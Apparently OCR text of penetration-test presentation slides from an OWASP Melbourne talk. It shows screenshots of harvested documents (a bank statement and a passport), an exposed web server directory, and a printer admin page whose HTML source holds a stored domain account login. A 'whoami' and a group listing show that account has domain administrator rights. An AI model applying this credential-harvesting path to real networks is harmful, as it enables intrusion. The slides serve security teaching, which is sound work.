File Edit View Document Comments Forms Tools WorkSite Advanced Window Help
Create Combine Collaborate Secure Sign Forms Comment
Statement
ANZ
Account Name
Account Number
Tran Date Tran Type Reference Narrative Debits
Balance Brought Forward
CHEQUE
INT EARNED
TRANSFER
BAL ITEM
TRANSFER
TRANSFER
TRANSFER
BAL ITEM
11.69 x 8.26 in
File and Folder Tasks
Make a new folder
Publish this folder to the Web
Other Places
My Documents
My Computer
Details
Address M:\SUCC
A33
Gerard Repesse
ACCOUNT NAME
BSB
ACC NO.



[redacted].pdf - Adobe Acrobat
Edit View Document Comments Forms Tools WorkSite Advanced Window Help
Create Combine Collaborate Secure Sign Forms Comment
2 (1 of 1)
51.5%
Find
I hereby certify that this is a true and
[redacted]
PASSPORT
AUSTRALIA
This is an ePassp
Protect your ident
Your passport identifies y
protect it at all times
PASSPORT
AUSTRALIA
AUSTRALIA
This is an ePassport
This passport contains a microchip which stores information taken from the data page. The chip can be read electronically to confirm the identity of the bearer. This document complies with International Civil Aviation Organisation standards and incorporates security features to prevent illegal access to the information stored on the chip. The centre page contains further information.
Protect your identity
Lost or stolen passports provide criminals and terrorists with the opportunity to assume another identity, travel illegally and commit crimes. You must report the loss or theft of your passport without delay. A lost or stolen passport will be immediately and permanently cancelled. It must not be used again under any circumstances. Tough penalties apply. Information on lost or stolen passports is shared with other countries and use of a cancelled passport may result in denial of entry to overseas countries and disruption of travel plans.
To replace a lost or stolen passport you will need to pay a fee additional to the normal application fee. In cases of multiple losses the replacement passport may be issued with restricted validity.
To report the loss or theft of your passport use the Passports website at www.passports.gov.au or call 131 232. Overseas contact the nearest diplomatic or consular mission.
Your passport identifies you –
protect it at all times


Remote Desktop [redacted] Citrix online plug-in
My Documents
New Folder
My Computer
My Network Places
Recycle Bin
Internet Explorer
Connect to the Internet
[redacted]
htdocs
File Edit View Favorites Tools Help
Back Search Folders
Address E:\Program Files\Apache Software Foundation\Apache2.2\htdocs
Go
htdocs
index.php
PHP File
Modified: 3/1/2011 1:47 PM
Size: 4.09 KB
Attributes: (normal)
_PropagateSiteDirector
2010site
2010site-backup
backup
backup2
booksrc
css
flash
images
img
jx
phpmyadmin
pp
prov2
Scripts
system
Templates
upload
Uploads
.htaccess
decay
fadeUp
favicon
index
index.php
index_bk.php
loop-16.php
phpinfO.php
phpmailer.php
ripple
RSS.php
rss_php.php
simpleemail.php
smtp.php
string
test.php
type
Type: PHP File Size: 4.09 KB
4.09 KB
My Computer
Boot Time: 9/10/2011 11:58 AM
CPU: Dual 2.93 GHz Intel Xeon(R) X5570 @
Default Gateway: 172.16.1.1
DHCP Server: (none)
(none)
DNS Server: [redacted]
Free Space: C:\ 19.68 GB NTFS
E:\ 11.02 GB NTFS
F:\ 4.81 GB FAT32
Host Name: [redacted]
IE Version:
IP Address:
Logon Domain:
Logon Server:
MAC Address:
Machine Domain:
Memory: 1024 MB
Network Card: VMware Accelerated AMD PCNet Adapter
VMware Accelerated AMD PCNet Adapter
Network Speed: 1 Gb/s
1 Gb/s
Network Type: Ethernet
Ethernet
OS Version: Windows 2000
Service Pack: Service Pack 4
Snapshot Time: 12/12/2011 6:39 PM
Subnet Mask: 255.255.0.0
255.255.255.0, 255.255.255.0
System Type: Server, Stand-alone, Terminal Server
User Name: loop
Volumes: C:\ 30.01 GB NTFS
E:\ 50.01 GB NTFS
F:\ 4.99 GB FAT32
Start
htdocs
Registry Editor


Default?MAIN=ADMIN - Windows Internet Explorer
[redacted]080/Default?MAIN=ADMIN
Favorites
Suggested Sites
Web Slice Gallery
Macdow Citrix Login
Find: pass
Previous
Next
Options
TopAccess
Device
Job Status
Logs
Registration
Setup | Maintenance | Registration | Message Log
Setup
General | Network | Copier | Save as file | Email | InternetFax | Printer | Print Service
Save
Cancel
(Template registration User Name and Password)
Login User Name and Password
(Login User Name and Password is priority)
When the setting of Remote1 or Remote2 Stor
Allow user to select network folde
Searching Interval
Deleting Expired File 12 Hours(s)
This setting is applied to the e-Filing documen
Remote 1
Allow the following network folder to be used as a destination
Protocol SMB FTP NetWare IPX/SPX NetWare TCP/IP
Server Name
Port Number(Command)
Network Path [redacted]Civil
Login User Name [redacted]BKPSRV
Password
Retype Password
Allow user to select network folder to be used as a destination
Remote 2
Allow the following network folder to be used as a destination
Protocol SMB FTP NetWare IPX/SPX NetWare TCP/IP


http[redacted]opAccess/Administrator/Setup/ScanToFile/List.htm - Original Source
File Edit Format
820 <TR>
821 <TD CLASS="clsTableElement" NOWRAP>Login User Name
822 <INPUT TYPE="text" ID="UserName1" NAME="STRFIRSTUSERNAME" SIZE="16" MAXLENGTH="32" onFocus="if (this.disabled) this.blur();" VALUE="mcdgrp\BKPSRV">
823 </TD>
824 </TR>
825 <TR>
826 <TD CLASS="clsTableElement" NOWRAP>Password
827 <!-- Hema changed the maximum length of the password fields from 32 to 16 on 26th august-->
828 <INPUT TYPE="password" ID="Password1" NAME="STRFIRSTPASS" SIZE="16" MAXLENGTH="32" onFocus="if (this.disabled) this.blur();" VALUE="[redacted]">
829 Retype Password
830 <INPUT TYPE="password" ID="ConfirmPassword1" NAME="STRFIRSTCONFIRM" SIZE="16" MAXLENGTH="32" onFocus="if (this.disabled) this.blur();" VALUE="[redacted]
831 </TD>
832 </TR>
833 <TR><TD>
</TD></TR>
834 <TR>


[redacted] dc01
C:\WINDOWS\system32\cmd.exe
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.
C:\Documents and Settings\bkpsrv>whoami
[redacted]bkpsrv
C:\Documents and Settings\bkpsrv>


bkpsrv Properties
Remote control
Terminal Services Profile
COM+
General
Address
Account
Profile
Telephones
Delegation
Organization
Member Of
Dial-in
Environment
Sessions
Member of:
Name
Active Directory Folder
Administrators
/Builtin
Backup Operators
/Builtin
Desktop Admins
/Administrators
Domain Admins
/Builtin
Domain Users
/Builtin
[redacted]Ad...
/Users
Users
/Builtin
Add...
Remove
Primary group:
Domain Users
Set Primary Group
There is no need to change Primary group unless you have Macintosh clients or POSIX-compliant applications.
OK
Cancel
Apply


GAME OVER
INSERT COINS
TO CONTINUE

Outcome of a (hopefully) successful pen test

The idea is that you learn something about your network you didn’t know otherwise.

Meetup Find a Meetup Group Start a Meetup Group

OWASP Melbourne - Application Security

Home Members Sponsors Photos Pages Discussions More Group tools My profile

OWASP

Melbourne, Australia

Founded Nov 11, 2013

About us...

Members 255

Group reviews 4

Welcome!

+ SCHEDULE A NEW MEETUP

Upcoming 1 Suggested 0 Past Calendar

Exploitation Training - CSAW CTF

York Butter Factory

York Butter Factory, 62-66 King Street Melbourne VIC 3000, Melbourne VIC, Melbourne (map)

Hey all, The aim of this event is to provide an

Sat Sep 20

10:00 AM

✓ I'M GOING

14 going

0 comments

What's new

✓ NEW RSVP

sudhir kumar RSVPed **Yes** for Exploitation Training - CSAW CTF

Yesterday

NEW DISCUSSION REPLY

Sam Stewart

References

- http://www.nytimes.com/2014/09/13/technology/after-breach-jpmorgan-still-seeks-to-determine-extent-of-attack.html?_r=0
- http://www.bloomberg.com/news/2014-08-29/jpmorgan-hack-said-to-span-months-via-multiple-flaws.html
- http://www.proofpoint.com/threatinsight/posts/smash-and-grab-jpmorgan.php
- http://www.nytimes.com/2014/08/06/technology/russian-gang-said-to-amass-more-than-a-billion-stolen-internet-credentials.html?_r=0
- https://www4.symantec.com/mktginfo/whitepaper/053013_GL_NA_WP_Ponemon-2013-Cost-of-a-Data-Breach-Report_daiNA_cta72382.pdf

References (Images)

- http://www.softwaretestinggenius.com/photos/gbt1.JPG
- http://www.siliconrepublic.com/fs/img/hackerdo.jpg